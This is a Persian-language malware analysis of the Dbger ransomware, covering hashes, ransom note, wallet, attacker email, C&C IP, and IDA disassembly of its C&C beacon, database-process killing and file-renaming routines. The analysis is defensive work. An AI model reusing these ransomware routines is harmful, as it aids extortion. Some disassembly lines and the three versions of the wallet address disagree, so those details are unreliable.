

باسمه تعالی

تحلیل فنی باج افزار Dbger

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی Satan به نام Dbger خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اوایل ماه ژوئن سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان، کره‌ای زبان و چینی زبان می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES برای رمزگذاری استفاده می‌کند و به جز فایل‌هایی با پسوندهای مشخص و دایرکتوری‌هایی خاص که در ادامه به آن‌ها اشاره خواهیم نمود، بقیه فایل‌ها را رمزگذاری می‌کند، و به این دلیل ممکن است برخی از نرم‌افزارهای نصب شده بر روی سیستم قربانی بعد از حمله‌ی باج‌افزار به درستی اجرا نشوند. این باج‌افزار همانند اکثر باج‌افزارها، پس از رمزگذاری فایل‌ها از قربانیان تقاضای بیت‌کوین می‌کند.

مشخصات فایل اجرایی :

نام فایل	Dbger.exe
MD5	۴۲۱۵bff۴۴f۴ce۸۰۹b۸۵۱۶d۳۴۰۳۷bc۶۴۵
SHA-۱	۴cfe۴۲۶۶۴۲eed۸c۶cec۵f۳fd۹۵۲۰۲۲a۰۷a۰ec۱۴
SHA-۲۵۶	۵۰۹۷۴۱۲d۲۴۲۳c۵۷bb۰e۹۴۱۰۲۲۴۷۷۰۷a۳۲۳۱be۵۰bfaf۰b۹dd۴۴c۲۸۴af۱bb۳۵۸a۰
اندازه فایل	۴۹۸.۵ KB

فایل اجرایی این باج‌افزار دارای هفت بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۶.۲۸	۴۰۹۶	۳۵۰۸۶۳	۳۵۱۲۳۲
.rdata	۴.۸۴	۳۵۶۳۵۲	۱۳۲۱۸۶	۱۳۲۶۰۸
.data	۳.۳۷	۴۹۱۵۲۰	۹۳۷۶	۴۰۹۶
.gfids	۳.۰۲	۵۰۳۸۰۸	۶۹۲	۱۰۲۴
.tls	۰.۰۲	۵۰۷۹۰۴	۹	۵۱۲
.rsrc	۴.۷۲	۵۱۲۰۰۰	۴۸۰	۵۱۲
.reloc	۶.۷۱	۵۱۶۰۹۶	۱۹۳۵۲	۱۹۴۵۶

تحلیل پویا :

برای بررسی عمیق تر باج افزار Dbger، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره فایل ها را با استفاده از الگوریتم رمزنگاری AES رمزگذاری کرده و پسوند فایل ها را پس از رمزگذاری به dbger تغییر می دهد و همچنین آدرس ایمیل مهاجمین را به ابتدای نام فایل های رمزگذاری شده اضافه می کند. سپس فرایند مربوط به اجرای باج افزار خاتمه پیدا می کند و پیغام باج خواهی که یک فایل متنی با فرمت TXT تحت عنوان How_to_decrypt_files می باشد، بر روی Desktop به نمایش در می آید. همچنین یک نسخه از این فایل در کنار فایل های رمزگذاری شده قرار می گیرد. تصویر زیر پیغام باج خواهی باج افزار Dbger را نشان می دهد.




بر اساس پیغام باج خواهی که به ۳ زبان انگلیسی، کره ای و چینی می باشد، مهاجمین برای رمزگشایی فایل ها، تقاضای پرداخت مبلغ ۱ بیت کوین به آدرس 3Kvc33uNHe9LpJoVHj6H9JS66ZUVhMm2DR نموده اند. پس از پرداخت مبلغ باج، قربانیان باید کد شناسایی خود را که این کد برای هر قربانی منحصر بفرد می باشد، از طریق آدرس ایمیل dbger@protonmail.com برای مهاجمین ارسال نمایند تا بعد از تایید پرداخت توسط مهاجمین کلید رمزگشایی فایل ها در اختیار قربانیان قرار گیرد. مهاجمین برای پرداخت مبلغ باج ۳

روز به قربانیان مهلت داده‌اند. طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تاکنون تراکنشی نداشته است.

Bitcoin Address


Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	3Kvc33uNHe9LpJo7Hj6H9JS66ZUVhMm2DR	No. Transactions	0
Hash 160	c80425a41269de294e14de9a64741c76ed1338c9	Total Received	0 BTC
		Final Balance	0 BTC



Request Payment Donation Button

همانطور که بیشتر اشاره کردیم، این باج‌افزار پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به dbger تغییر می‌دهد و آدرس ایمیل مهاجمین را به ابتدای نام فایل‌ها اضافه می‌کند تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد :



باج‌افزار Dbger یک فایل با نام DSession در مسیر C:\Windows\Temp ایجاد می‌کند که محتوای آن کد شناسایی مربوط به قربانی می‌باشد. این فایل در تصویر زیر قابل مشاهده می‌باشد :

Name	Date modified	Type	Size
DSession	7/25/2018 1:47 PM	File	1 KB
vmware-vmvsc.log	7/25/2018 1:30 PM	Text Document	37 KB
vmware-vmvss.log	5/5/2018 8:55 PM	Text Document	2 KB
vmware-vmusr.log	5/5/2018 8:55 PM	Text Document	16 KB
Avira_20180413221832.log	4/13/2018 10:19 PM	Text Document	26 KB
Avira_20180413221920.log	4/13/2018 10:19 PM	Text Document	19 KB
Avira_20180413221832_001_Id.Avira.OE.S...	4/13/2018 10:19 PM	Text Document	1,530 KB
MpCmdRun.log	3/15/2018 2:50 PM	Text Document	4 KB
dd_NDP452-KB2901907-x86-x64-AIIOS-E...	3/15/2018 2:19 PM	Text Document	2 KB
dd_SetupUtility.txt	3/15/2018 2:19 PM	Text Document	2 KB
Microsoft .NET Framework 4.5.2 Setup_20...	3/15/2018 2:19 PM	Firefox HTML Doc...	1,284 KB
Microsoft .NET Framework 4.5.2 Setup_20...	3/15/2018 2:19 PM	Text Document	8,504 KB
ASPNETSetup_00000.log	3/15/2018 2:17 PM	Text Document	5 KB
RGi845D.tmp	3/15/2018 2:17 PM	TMP File	11 KB
RGi845D.tmp-tmp	3/15/2018 2:17 PM	TMP-TMP File	9 KB
dd_wcf_CA_smci_20180315_104708_431.txt	3/15/2018 2:17 PM	Text Document	5 KB
TMP656898624D7AA160	3/15/2018 12:07 PM	File	512 KB

همانطور که اشاره شد این باج افزار به جز فایل هایی با پسوند های مشخص، باقی فایل ها را رمزگذاری می نماید. در زیر لیست فایل هایی که توسط باج افزار رمزگذاری نمی شوند، قابل مشاهده می باشد:

`.cab, .pol, .dll, .msi, .exe, .lib, .iso, .bin, .bmp, .tmp, .log, .ocx, .chm, .dat, .sys, .wim, .dic, .mdf, .ldf, .myd, .myi, .frm, .dbf, .sdi, .lnk, .gho, .pbk`

بر اساس بررسی های انجام شده اکثر آنتی ویروس های معتبر، این باج افزار را به عنوان یک تروجان شناسایی نموده اند. لذا احتمال نفوذ باج افزار به سیستم از راه های متداول از جمله هرزنامه ها وجود دارد. همچنین این باج افزار از اکسپلویت های EternalBlue و Mimikatz جهت گسترش در شبکه استفاده می نماید.

تحلیل ایستا:

پس از تحلیل کد باج افزار Dbger به نتایج زیر دست پیدا کردیم.

طبق بررسی هایی که بر روی فایل های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج افزار Dbger ساختار فایل ها را پس از رمزگذاری به طور کامل تغییر نمی دهد و تنها ۵۰ الی ۶۰ درصد ساختار فایل را تغییر می دهد. تصویر زیر نمونه ای از تغییرات ساختار فایل ها را نشان می دهد:

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	24,799,000
Matched	24,799,000	24,799,000	24,800,460
Inserted	49,599,460	49,599,460	145

همچنین این باج افزار مقدار ۱۴۵ بایت را به انتهای فایل های رمزگذاری شده اضافه می نماید که طبق بررسی های انجام گرفته شامل کد شناسایی قربانی و برخی اطلاعات دیگر می باشد. موارد اشاره شده در تصویر زیر قابل مشاهده است :

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	36,973,000
Matched	36,973,000	36,973,000	36,974,657
Inserted	73,947,657	73,947,657	145

۱۴۵ بایت اضافه شده توسط باج افزار

قطعه کد زیر مربوط به پیغام باج خواهی باج افزار می باشد.

```

IDA View-A
Hex View-1
Structures
Enums

ata:00471940 ; const WCHAR WideCharStr
ata:00471940 WideCharStr: ; DATA XREF: sub_410390+5E70
ata:00471940 ; sub_410390+A970
ata:00471940 unicode 0, <Some files have been encrypted>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <Please send ( 1 ) bitcoins to my wallet address>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <If you paid, send the machine code to my email>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <I will give you key>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <If there is no payment within three days,>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <we will no longer support decryption>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <If you exceed the payment time, your data will be open to>
ata:00471940 unicode 0, < the public download>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <We support decrypting the test file.>
ata:00471940 dw 0Ah
ata:00471940 unicode 0, <send three small than 3 MB files to the email address>
ata:00471940 dw 2 dup(0Ah)
ata:00471C56 db 0E8h ; F
ata:00471C57 db 90h ; É
ata:00471C58 db 6

```

تصویر زیر نشان دهنده ایمیل مهاجم، فرایند notepad.exe برای نمایش پیغام باج خواهی، آدرس کیف پول بیت کوین و ... می باشد.

```

IDA View-A
Hex View-1
Structures
Enums

.rdata:00471F38 ; const WCHAR a3kvc33unhe9lpj
.rdata:00471F38 a3kvc33unhe9lpj: ; DATA XREF: sub_410390+E070
.rdata:00471F38 unicode 0, <3Kvc33uNHe9LpJo7Hj6H9JS662UUhMm2DR>,0
.rdata:00471F7E align 10h
.rdata:00471F80 aEmail db 0Ah ; DATA XREF: sub_410390+F470
.rdata:00471F80 db 'Email:',0
.rdata:00471F88 asc_471F88 db 0Ah,0 ; DATA XREF: sub_410390+17770
.rdata:00471F8A align 4
.rdata:00471F8C aYourHardwareid db 0Ah ; DATA XREF: sub_410390+14570
.rdata:00471F90 db 'Your HardWareID:',0
.rdata:00471F9F align 10h
.rdata:00471FA0 adbger@proton_0 db 'dbger@protonmail.com',0 ; DATA XREF: sub_410390+12C70
.rdata:00471FB5 align 4
.rdata:00471FB8 aCWindowsTemp db 'C:\Windows\Temp\',0 ; DATA XREF: sub_410040+4370
.rdata:00471FC9 align 4
.rdata:00471FCC aCHow_to_decr db 'C:\How_to_decrypt_files.txt',0 ; DATA XREF: sub_410840+4670
.rdata:00471FEC align 4
.rdata:00471FEC aSt db 'ST',0 ; DATA XREF: sub_410840+5070
.rdata:00471FEF align 10h
.rdata:00471FF0 aBk db 'BK',0 ; DATA XREF: sub_410840+7170
.rdata:00471FF3 align 4
.rdata:00471FF4 adb db 'DB',0 ; DATA XREF: sub_410840+9270
.rdata:00471FF7 align 4
.rdata:00471FF8 aAll db 'ALL',0 ; DATA XREF: sub_410840+B370
.rdata:00471FFC ; CHAR Parameters[]
.rdata:00471FFC Parameters db 'C:\How_to_decrypt_files.txt',0 ; DATA XREF: sub_410840+E170
.rdata:0047201B align 4
.rdata:0047201C ; CHAR File[]
.rdata:0047201C File db 'notepad.exe',0 ; DATA XREF: sub_410840+E670
.rdata:00472028 aBadCast db 'bad cast',0 ; DATA XREF: sub_408520+E870
.rdata:00472028 ; sub_408F00+E870
.rdata:00472031 align 4
.rdata:00472034 aBadLocaleName db 'bad locale name',0 ; DATA XREF: sub_402810+8F70
.rdata:00472044 align 8
.rdata:00472048 aCProgramFile_1 db 'C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\include\xl' ; DATA XREF: sub_402A50+FF70
.rdata:00472048 ; sub_402BA0+3C70 ...
.rdata:00472048 db 'ocale',0
.rdata:0047208F unk_47208F db 0 ; DATA XREF: sub_402BA0+6C70
.rdata:0047208F ; sub_409090+6C70 ...
.rdata:00472090 aCProgramFile_2: ; DATA XREF: sub_402C90+1F70
.rdata:00472090 ; sub_402C90+3A70 ...
.rdata:00472090 unicode 0, <C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\in>
.rdata:00472090 unicode 0, <clude\xlocale>,0
.rdata:0047211E align 10h
.rdata:00472120 asc_472120 db ':',0 ; DATA XREF: sub_403140+4170
.rdata:00472123 align 4

```

باج افزار پس از حمله به سیستم قربانی، با سرور کنترل و فرماندهی (C&C) خود ارتباط برقرار کرده و از این طریق کد شناسایی مربوط به قربانی دریافت می شود. تصاویر نشان دهنده ی این فرایند می باشد.

```

.rdata:00471870 ; CHAR Name[]
.rdata:00471870 Name db 'DBG_CPP',0 ; DATA XREF: sub_410840+8f0
.rdata:00471878 aDataToken_php? db '/data/token.php?status=',0 ; DATA XREF: sub_40f9b0+30f0
.rdata:00471890 aCode db '&code=',0 ; DATA XREF: sub_40f9b0+3d0f0
.rdata:00471897 align 4
.rdata:00471898 ; const WCHAR pszAgentW
.rdata:00471898 pszAgentW: ; DATA XREF: sub_40f9b0+131f0
.rdata:00471898 unicode 0, <Winnet Client>,0
.rdata:004718b4 ; const WCHAR pszServerName
.rdata:004718b4 pszServerName: ; DATA XREF: sub_40f9b0+146f0
.rdata:004718b4 unicode 0, <101.99.84.136>,0
.rdata:004718d0 ; const WCHAR pszVersion
.rdata:004718d0 pszVersion: ; DATA XREF: sub_40f9b0+164f0
.rdata:004718d0 unicode 0, <HTTP/1.1>,0
.rdata:004718e2 align 4
.rdata:004718e4 ; const WCHAR pszVerb
.rdata:004718e4 pszVerb: ; DATA XREF: sub_40f9b0+180f0
.rdata:004718e4 unicode 0, <GET>,0
.rdata:004718ec aCWindowsTemp_0 db 'C:\Windows\Temp\DSession',0 ; DATA XREF: sub_410940+c2f0
.rdata:00471905 align 4
.rdata:00471908 aCWindowsTempDs db 'C:\Windows\Temp\DSession',0 ; DATA XREF: sub_40fc50+18af0
.rdata:00471921 align 4
.rdata:00471924 aCWindowsTempDr db 'C:\Windows\Temp\DRUN',0
.rdata:00471939 align 4
.rdata:0047193c aRun db 'run',0
.rdata:00471940 ; const WCHAR WideCharStr
.rdata:00471940 WideCharStr: ; DATA XREF: sub_410390+5ef0
    
```

تصویر ۱

```

.text:0040f8b3 loc_40f8b3: lea ecx, [ebp+var_BC] ; CODE XREF: sub_40f9b0+ef1j
.text:0040f8b3 mov [ebp+var_a4], 0fh
.text:0040f8c3 mov [ebp+var_a8], 0
.text:0040f8cd mov byte ptr [ebp+var_b8], 0
.text:0040f8d4 call sub_406500
.text:0040f8d9 push 0 ; dwFlags
.text:0040f8db push 0 ; pszProxyBypassW
.text:0040f8dd push 0 ; pszProxyW
.text:0040f8df push 0 ; dwAccessType
.text:0040f8e1 push offset pszAgentW ; "Winnet Client"
.text:0040f8e6 call ds:WinHttpOpen
.text:0040f8ec mov esi, eax
.text:0040f8ee test esi, esi
.text:0040f8f0 jz short loc_40fb68
.text:0040f8f2 push 0 ; dwReserved
.text:0040f8f4 push 50h ; nServerPort
.text:0040f8f6 push offset pszServerName ; "101.99.84.136"
.text:0040f8fb push esi ; hSession
.text:0040f8fc call ds:WinHttpConnect
.text:0040f8fe mov edi, ds:WinHttpCloseHandle
.text:0040f900 mov ebx, eax
.text:0040f902 test ebx, ebx
.text:0040f904 jz short loc_40fb65
.text:0040f90e push 0 ; dwFlags
.text:0040f910 push 0 ; ppwszAcceptTypes
.text:0040f912 push 0 ; pszReferrer
.text:0040f914 push offset pszVersion ; "HTTP/1.1"
.text:0040f919 sub esp, 1ch
.text:0040f91b lea eax, [ebp+var_2c]
.text:0040f91f mov ecx, esp
.text:0040f921 push eax
.text:0040f922 call sub_404fb0
.text:0040f927 call sub_40f910
.text:0040f92c add esp, 1ch
.text:0040f92f push eax ; pszObjectName
.text:0040f930 push offset pszVerb ; "GET"
.text:0040f932 push ebx ; hConnect
.text:0040f935 call ds:WinHttpOpenRequest
.text:0040f937 push 0 ; dwContext
.text:0040f939 push 0 ; dwTotalLength
.text:0040f93b push 0 ; dwOptionalLength
.text:0040f93d push 0 ; lpOptional
.text:0040f93f push 0 ; dwHeadersLength
.text:0040f941 push 0 ; lpszHeaders
.text:0040f943 push eax ; hRequest
.text:0040f945 mov [ebp+hInternet], eax
.text:0040f947 call ds:WinHttpSendRequest
.text:0040f949 mov eax, [ebp+hInternet]
.text:0040f94b test eax, eax
.text:0040f94d jz short loc_40fb62
.text:0040f94f push eax ; hInternet
.text:0040f951 call edi ; WinHttpCloseHandle
.text:0040f953 loc_40fb62: push ebx ; CODE XREF: sub_40f9b0+1ad1j
.text:0040f955 push ebx ; hInternet
.text:0040f957 call edi ; WinHttpCloseHandle
    
```

تصویر ۲

طبق بررسی های انجام شده، فایل های موجود در پوشه های زیر با پسوندهای اشاره شده، توسط این باج افزار رمزگذاری نمی شوند.

تصویر ۱: فایل ها با پسوندهای مشخص شده در تصویر بالا توسط باج افزار رمزگذاری نمی شوند.

تصویر ۲: فایل های موجود در پوشه های مشخص شده در تصویر بالا توسط باج افزار رمزگذاری نمی شوند.

قطعه کد زیر مربوط به ایجاد فایل مربوط به پیغام باج خواهی در دایرکتوری های مختلف می باشد :

```

loc_40C2D0:
movsx  eax, cl
push   eax
lea    eax, [ebp-20h]
push   offset aC_1 ; "%c:"
push   eax
call   sub_40AA00
add    esp, 0Ch
lea    eax, [ebp-20h] ; lpRootPathName
push   eax
call   ds:GetDriveTypeA ; lpRootPathName
cmp    eax, 3
jnz    loc_40CE8A

lea    eax, [ebp-20h]
push   eax
lea    ecx, [ebp-0A0h]
call   sub_404E30
push   offset aHow_to_decrypt ; "\\How_to_decrypt_files.txt"
lea    edx, [ebp-000h]
mov    byte ptr [ebp-4], 6
lea    ecx, [ebp-84h], 6
call   sub_408830
add    esp, 4
mov    byte ptr [ebp-4], 7
lea    ecx, [ebp-80h]
cmp    dword ptr [ebp-6Ch], 10h
counb ecx, [ebp-80h]
call   sub_410390
push   offset unk_470CE6
lea    edx, [ebp-0A0h]
lea    ecx, [ebp-13ch]
call   sub_408830
add    esp, 4
mov    byte ptr [ebp-4], 8
cmp    eax, offset dword_47A3B4
jz     loc_40C36B

push   0FFFFFFFh
push   0
push   eax
mov    ecx, offset dword_47A3B4
call   sub_4069C0
  
```

قطعه کد زیر مربوط به ۱۴۵ بایتی می باشد که به انتهای فایل ها اضافه می شود :

```

var_14= dword ptr -14h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 8

push   ebp
mov    ebp, esp
push   0FFFFFFFh
push   offset sub_4548C0
mov    eax, large fs:0
push   eax
sub    esp, 164h
mov    eax, ___security_cookie
xor    eax, ebp
mov    [ebp+var_14], eax
push   esi
push   edi
push   eax
lea    eax, [ebp+var_C]
mov    large fs:0, eax
mov    edi, ecx
mov    esi, [ebp+arg_0]
lea    ecx, [ebp+var_68]
push   edx
call   sub_404E30
push   esi
lea    ecx, [ebp+var_4C]
mov    [ebp+var_4], 0
call   sub_404E30
lea    eax, [ebp+var_68]
mov    byte ptr [ebp+var_4], 1
push   eax
mov    edx, offset aHardwareid ; "[HardwareID]:["
lea    ecx, [ebp+var_170]
call   sub_408660
add    esp, 4
push   offset aPublic ; "][][][PUBLIC]:["
mov    edx, eax
mov    byte ptr [ebp+var_4], 2
lea    ecx, [ebp+var_154]
call   sub_408740
add    esp, 4
lea    ecx, [ebp+var_4C]
mov    byte ptr [ebp+var_4], 3
push   ecx
mov    edx, eax
lea    ecx, [ebp+var_138]
call   sub_408910
add    esp, 4
push   offset aVersion3_1 ; "][][][VERSION]:[3.1]"
mov    edx, eax
mov    byte ptr [ebp+var_4], 4
lea    ecx, [ebp+var_30]
call   sub_408740
add    esp, 4
mov    eax, [ebp+var_120]
cmp    eax, 10h
jb     loc_40448A
  
```

قطعه کد زیر مربوط به تغییر نام فایل‌ها و اضافه نمودن پسوند dbger به انتهای فایل‌ها می‌باشد :

```

loc_40398A:
push 1
push ecx
push offset unk_470D88
lea ptr [ebp+var_70], [ebp+var_70]
call sub_406640
lea ecx, [ebp+var_70]
lea esi, [eax+1]
push esi
push 0
lea eax, [ebp+var_FC]
push eax
call sub_4048B0
mov byte ptr [ebp+var_4], 4
lea eax, [ebp+var_E0]
push [ebp+var_5C]
lea ecx, [ebp+var_70]
push ecx
push eax
call sub_4048B0
push offset aDbger@protonma ; "[dbger@protonmail.com]"
lea edx, [ebp+var_FC]
mov byte ptr [ebp+var_4], 5
lea ecx, [ebp+var_174]
call sub_408830
add esp, 4
push offset asc_470D98 ; ""
mov edx, eax
mov byte ptr [ebp+var_4], 6
lea ecx, [ebp+var_158]
call sub_408740
add esp, 4
lea ecx, [ebp+var_E0]
mov byte ptr [ebp+var_4], 7
push ecx
mov edx, eax
lea ecx, [ebp+var_13C]
call sub_408910
add esp, 4
push offset a_4 ; ""
mov edx, eax
mov byte ptr [ebp+var_4], 8
lea ecx, [ebp+var_120]
call sub_408740
add esp, 4
push offset aDbger ; "dbger"
mov edx, eax
mov byte ptr [ebp+var_4], 9
lea ecx, [ebp+var_4C]
call sub_408740
add esp, 4
mov eax, [ebp+var_108]
cmp eax, 10h
jb short loc_403A63
  
```

قطعه کدهای زیر مربوط به برخی از فرایندها و فایل‌های مرتبط با باج‌افزار می‌باشد :

```

call ds:QueryServiceStatus
test eax, eax
jz short loc_40C075
cmp [ebp+ServiceStatus.dwCurrentState], 4
jnz short loc_40C06A
push 20000200 ; dwDesiredAccess
push offset aMssqlserver ; "MSSQLSERVER"
lea esi, [ebp+ServiceStatus]
call esi
mov esi, eax
push 1 ; dwControl
push esi ; hService
call ds:ControlService ; hSCObject
mov esi, hSCObject
call edi ; CloseServiceHandle
push esi ; hSCObject
call edi ; CloseServiceHandle
mov esi, [ebp+hSCObject]
loc_40C06A:
push [ebp+var_2D0] ; hSCObject
call edi ; CloseServiceHandle
push esi ; hSCObject
call edi ; CloseServiceHandle
loc_40C075:
push 0 ; dwFlags
push 2 ; dwProcessID
call ds:CreateToolhelp32Snapshot
mov [ebp+hSCObject], eax
[ebp+var_3E], offset aSqlservr_exe ; "sqlservr.exe"
[ebp+var_38], offset aMysqld_exe ; "mysqld.exe"
[ebp+var_34], offset aNmesrvc_exe ; "nmesrvc.exe"
[ebp+var_30], offset aSqlagent_exe ; "sqlagent.exe"
[ebp+var_2C], offset aFdhos_exe ; "fdhos.exe"
[ebp+var_28], offset aFdlauncher_exe ; "fdlauncher.exe"
[ebp+var_24], offset aReportingsrv ; "reportingservice.exe"
[ebp+ServiceStatus.dwServiceType], offset aOntsreco_exe ; "ontsreco.exe"
[ebp+ServiceStatus.dwCurrentState], offset aTnsisnr_exe ; "tnsisnr.exe"
[ebp+ServiceStatus.dwControlAccepted], offset aGracie_exe ; "gracie.exe"
[ebp+ServiceStatus.dwWin32ExitCode], offset aEmagent_exe ; "emagent.exe"
[ebp+ServiceStatus.dwServiceSpecificExitCode], offset aPerl_exe ; "perl.exe"
[ebp+ServiceStatus.dwCheckPoint], offset aSqlqiter_exe ; "sqlqiter.exe"
[ebp+ServiceStatus.dwWaitHint], offset aMysqldnt_exe ; "mysqld-nt.exe"
test eax, eax
jz loc_40C1BD
lea ecx, [ebp+pe]
push [ebp+pe.dwSize], 128h
push ecx ; lPpe
push eax ; hSnapshot
call ds:Process32First
mov eax, eax
jz loc_40C1BD
mov edi, ds:OpenProcess
mov ebx, ds:TerminateProcess
dword ptr [eax+eax*00h]
  
```

تصویر ۱

```
.rdata:00471294 aMssqlfdlaunche db 'MSSQLFDLauncher',0 ; DATA XREF: sub_40BD20+284To
.rdata:00471294 ; CHAR aMssqlserver[] ; sub_40BD20+2B2To
.rdata:004712A4 aMssqlserver db 'MSSQLSERVER',0 ; DATA XREF: sub_40BD20+2F9To
.rdata:004712B0 aSqlservr_exe db 'sqlservr.exe',0 ; sub_40BD20+327To
.rdata:004712B0 aSqlservr_exe db 'sqlservr.exe',0 ; DATA XREF: sub_40BD20+365To
.rdata:004712C0 aMysqld_exe db 'mysqld.exe',0 ; DATA XREF: sub_40BD20+36CTo
.rdata:004712C0 aMmesruc_exe db 'mmesruc.exe',0 ; DATA XREF: sub_40BD20+373To
.rdata:004712D8 aSqlagent_exe db 'sqlagent.exe',0 ; DATA XREF: sub_40BD20+37ATo
.rdata:004712E5 aFdhost_exe db 'fdhost.exe',0 ; DATA XREF: sub_40BD20+381To
.rdata:004712F3 aFdlauncher_exe db 'fdlauncher.exe',0 ; DATA XREF: sub_40BD20+388To
.rdata:00471303 aReportingserver db 'reportingserviceservice.exe',0 ; DATA XREF: sub_40BD20+38FTo
.rdata:00471304 aOntsreco_exe db 'ontsreco.exe',0 ; DATA XREF: sub_40BD20+396To
.rdata:00471324 aTnslnsr_exe db 'tnslsnr.exe',0 ; DATA XREF: sub_40BD20+39DTo
.rdata:00471334 aOracle_exe db 'oracle.exe',0 ; DATA XREF: sub_40BD20+3A4To
.rdata:00471340 aEmagent_exe db 'emagent.exe',0 ; DATA XREF: sub_40BD20+3ABTo
.rdata:00471358 aPerl_exe db 'perl.exe',0 ; DATA XREF: sub_40BD20+3B2To
.rdata:00471361 aSqlwriter_exe db 'sqlwriter.exe',0 ; DATA XREF: sub_40BD20+3B9To
.rdata:00471374 aMysqldnt_exe db 'mysqld-nt.exe',0 ; DATA XREF: sub_40BD20+3C0To
.rdata:00471382 aAdJmldnlSxal db '*@#AdJmldnl#SXAIO98390d&th2nfd%u2j312&dsjdaa',0 ; DATA XREF: sub_40C1D0+76To
.rdata:00471384 aC_1 db '%c:',0 ; DATA XREF: sub_40C1D0+107To
.rdata:00471388 aFsa@FgdsDsakj db 'dfsa@FgdsDsaKJiewiu*#&*)__=22121kD()G#(*#G#G#?Dskl909*(?#?@aa',0 ; DATA XREF: sub_40C1D0+4DTo
.rdata:004713B8 aFsa@dskkop2900 db '@?Fsa@dskkop()(2900#0^~2920-( (__?#*$Gf4Saddaa',0 ; DATA XREF: sub_40C1D0+8ATo
.rdata:00471426 aHow_to_decrypt db '\How_to_decrypt_files.txt',0 ; DATA XREF: sub_40C1D0+137To
.rdata:00471428 aCBoot_ini db 'C:\boot.ini',0 ; DATA XREF: sub_40C1D0+3CATo
.rdata:00471454 aHow_to_decrypt_0 db 'How_to_decrypt_files.txt',0 ; DATA XREF: sub_40C1D0:loc_40C626To
.rdata:00471470 aDesktop_ini db 'desktop.ini',0 ; DATA XREF: sub_40C1D0:loc_40C6BDTo
.rdata:0047147C aDSession db 'DSession',0 ; DATA XREF: sub_40C1D0:loc_40C754To
.rdata:00471485 aAllUsers_0 db 'All Users',0 ; DATA XREF: sub_40C1D0:loc_40C7EBTo
.rdata:00471492 aCBootmgr db 'C:\bootmgr',0 ; DATA XREF: sub_40C1D0+68ATo
.rdata:0047149F aStar_fb db 'star.fb',0 ; DATA XREF: sub_40C1D0:loc_40C916To
.rdata:004714A8 aBlue_fb db 'blue.fb',0 ; DATA XREF: sub_40C1D0:loc_40C9ADTo
.rdata:004714B0 aStar_xml db 'star.xml',0 ; DATA XREF: sub_40C1D0:loc_40CA44To
.rdata:004714B9 aBlue_xml db 'blue.xml',0 ; DATA XREF: sub_40C1D0:loc_40CADBTo
.rdata:004714C5 aUname db 'uname',0 ; DATA XREF: sub_40C1D0:loc_40CB72To
.rdata:004714C8 aUpass db 'upass',0 ; DATA XREF: sub_40C1D0:loc_40CC09To
.rdata:004714D0 aFsa@FgdsDsa_0 db 'dfsa@FgdsDsaKJiewiu*#&*)__=22121kD()G#(*#G#G#?Dskl909*(?#?@aa',0 ; DATA XREF: sub_40D030+55To
.rdata:004714D8 aAdJmldnlSx_0 db '*@#AdJmldnl#SXAIO98390d&th2nfd%u2j312&dsjdaa',0 ; DATA XREF: sub_40D030+7ETo
.rdata:00471518 aFsa@dskkop29_0 db '@?Fsa@dskkop()(2900#0^~2920-( (__?#*$Gf4Saddaa',0 ; DATA XREF: sub_40D030+92To
.rdata:00471548 aC_2 db '%c:',0 ; DATA XREF: sub_40D030+10CTo
